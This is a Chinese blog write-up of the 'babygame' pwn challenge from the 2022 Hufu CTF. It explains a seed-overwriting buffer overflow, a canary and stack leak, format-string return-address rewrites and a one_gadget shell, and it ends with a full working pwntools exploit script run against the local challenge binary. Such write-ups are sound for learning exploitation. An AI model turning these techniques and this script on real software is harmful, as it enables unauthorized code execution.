虎符CTF-2022 babygame 题解

原创

L3H_CoLin 已于 2022-04-01 20:52:39 修改 239 收藏

分类专栏： write_ups 文章标签： 学习 安全 pwn


于 2022-04-01 20:03:05 首次发布

本文链接：https://blog.csdn.net/qq_54218833/article/details/123906275

这应该是今年虎符的pwn题里面最简单的一道题了。首先要过的关就是随机数。

源文件：my_github

在main函数输入姓名时有一个溢出，可以溢出到种子那里将种子修改。这样后面的结果就不会变了。用C语言写一个程序跑一下出结果。如下为脚本片段：



```
io.sendlineafter(b'Please input your name:', b'1234567890' * 26 + b'aaaaa')

srand = 0x30393837

answer = [1, 2, 2, 1, 1, 1, 1, 2, 0, 0,
    2, 2, 2, 1, 1, 1, 2, 0, 1, 0,
    0, 0, 0, 1, 0, 1, 1, 2, 2, 1,
    2, 2, 2, 1, 1, 0, 1, 2, 1, 2,
    1, 0, 1, 2, 1, 2, 0, 0, 1, 1,
    2, 0, 1, 2, 1, 1, 2, 0, 2, 1,
    0, 2, 2, 2, 2, 0, 2, 1, 1, 0,
    2, 1, 1, 2, 0, 2, 0, 1, 1, 2,
    1, 1, 1, 2, 2, 0, 0, 2, 2, 2,
    2, 2, 0, 1, 0, 0, 1, 2, 0, 2]

for i in range(100):
 try:
  io.sendlineafter(b'round', str(answer[i]).encode())
 except EOFError:
  print("Failed in " + str(i))
  exit(0)
```


注意这里为什么输入name时要输入这个，我们将0x30393837作为种子，之后的部分用于填充栈内容，在b’aaaa’之后实际上就是canary了，我们之后不准备返回到这个位置，因此这个canary可以覆盖。覆盖之后程序输出时会将canary剩下的内容连带着后面的rbp一同输出，这样我们就能够获取栈的地址了。

在这之后会进入一个函数（以下称为vuln函数），里面有一个格式化字符串漏洞。

我们使用的libc版本与题目的版本相同，均为2.31。可以看到main函数的返回地址为__libc_start_main+243，我们可以使用格式化字符串漏洞将这个地址泄露出来。但是这里由于只有一个printf，在泄露之后还需要进行其他操作才有可能getshell，因此还需要将函数的返回地址修改一下。从IDA可以看到vuln函数的返回地址为0x1543，需要将其修改，如果能够再次进入vuln函数是最好。但是vuln函数的起始地址为0x13FB，如果将返回地址直接修改为vuln函数的起始地址，意味着我们需要修改返回地址最后两个字节。这就又会造成一个问题：倒数第二个字节的高4位无法确定。由页对齐我们可以修改最低12位，但同时这样修改会附带修改往上4位。这里成功率仅为1/16。理论上可以实现，但是还有没有更好的办法了呢？

```
.text:0000000000001539                 mov     eax, 0
.text:000000000000153E                 call    vuln
.text:0000000000001543
.text:0000000000001543 loc_1543:                               ; CODE XREF: main+D2↑j
.text:0000000000001543                 mov     eax, 0
.text:0000000000001548                 mov     rcx, [rbp+var_18]
```

答案当然是肯定的。我们不一定非得把返回地址改成vuln的起始地址，改成调用vuln函数的地址不也行吗，刚好上面就是调用call指令，我们只需要修改最低1字节为3E就可以返回到153E，然后直接call再次进入。这样的话，字符串的前面一部分就是%62c%8$hhn，后面跟%79$p或%79$llx获取到__libc_start_main+243的地址和返回地址指针。这是第一轮格式化字符串漏洞注入。为了确保对齐，在’%79$p’前面加上一个’a’。




```
io.sendlineafter(b'Good luck to you.',
 b'%62c%8$hhna%79$p' + p64(stack_addr - 0x218))
```

注入之后，程序会返回libc的偏移地址。

然后我们进行第二次格式化字符串注入。通过gdb调试知道第二次注入和第一次注入时返回地址所在的位置是一样的。我们就可以套用这个地址。

使用one_gadget工具获取到这个版本中一共有3个one_gadget：

```
0xe3b2e execve("/bin/sh", r15, r12)
constraints:
  [r15] == NULL || r15 == NULL
  [r12] == NULL || r12 == NULL

0xe3b31 execve("/bin/sh", r15, rdx)
constraints:
  [r15] == NULL || r15 == NULL
  [rdx] == NULL || rdx == NULL

0xe3b34 execve("/bin/sh", rsi, rdx)
constraints:
  [rsi] == NULL || rsi == NULL
  [rdx] == NULL || rdx == NULL
```


我们逐一尝试。

我一开始使用LibcSearcher查偏移，发现都不行，用ELF.symbols直接解析本机libc文件就可以。

payload：

```
from pwn import *
from LibcSearcher import *
context.log_level = 'debug'
context.arch = 'amd64'

io = process('./babygame')
```

```python
io.sendlineafter(b'Please input your name:', b'1234567890' * 26 + b'aaaaa')

io.recvuntil(b'Hello, ')

io.recv(260 + 12)

stack_addr = u64(io.recv(6) + b'\x00\x00')

srand = 0x30393837

answer = [1, 2, 2, 1, 1, 1, 1, 2, 0, 0,
    2, 2, 2, 1, 1, 1, 2, 0, 1, 0,
    0, 0, 0, 1, 0, 1, 1, 2, 2, 1,
    2, 2, 2, 1, 1, 0, 1, 2, 1, 2,
    1, 0, 1, 2, 1, 2, 0, 0, 1, 1,
    2, 0, 1, 2, 1, 1, 2, 0, 2, 1,
    0, 2, 2, 2, 2, 0, 2, 1, 1, 0,
    2, 1, 1, 2, 0, 2, 0, 1, 1, 2,
    1, 1, 1, 2, 2, 0, 0, 2, 2, 2,
    2, 2, 0, 1, 0, 0, 1, 2, 0, 2]

for i in range(100):
 try:
  io.sendlineafter(b'round', str(answer[i]).encode())
 except EOFError:
  print("Failed in " + str(i))
  exit(0)

# gdb.attach(io)

io.sendlineafter(b'Good luck to you.',
 b'%62c%8$hhna%79$p' + p64(stack_addr - 0x218))

io.recvuntil(b'0x')
libc_addr = int(io.recv(12).decode(), 16)
print(hex(libc_addr))

libc_addr -= 243

# Libc = LibcSearcher('__libc_start_main', libc_addr)
Libc = ELF('/usr/lib/x86_64-linux-gnu/libc.so.6')
# base = libc_addr - Libc.dump('__libc_start_main')
base = libc_addr - Libc.symbols['__libc_start_main']
libc_system_addr = Libc.symbols['system']
mem_system_addr = base + libc_system_addr

print(hex(stack_addr - 0x218))
# gdb.attach(io)

one_gadget = [0xE3B2E + base, 0xE3B31 + base, 0xE3B34 + base]

payload = fmtstr_payload(6, {stack_addr - 0x218: one_gadget[1]})
io.sendlineafter(b'Good luck to you.', payload)

io.interactive()
```



这道题看似简单，实际上细节还是比较多的。如果做题做的不多的话很容易在一些地方就卡住了。因此后面还是多做题为妙。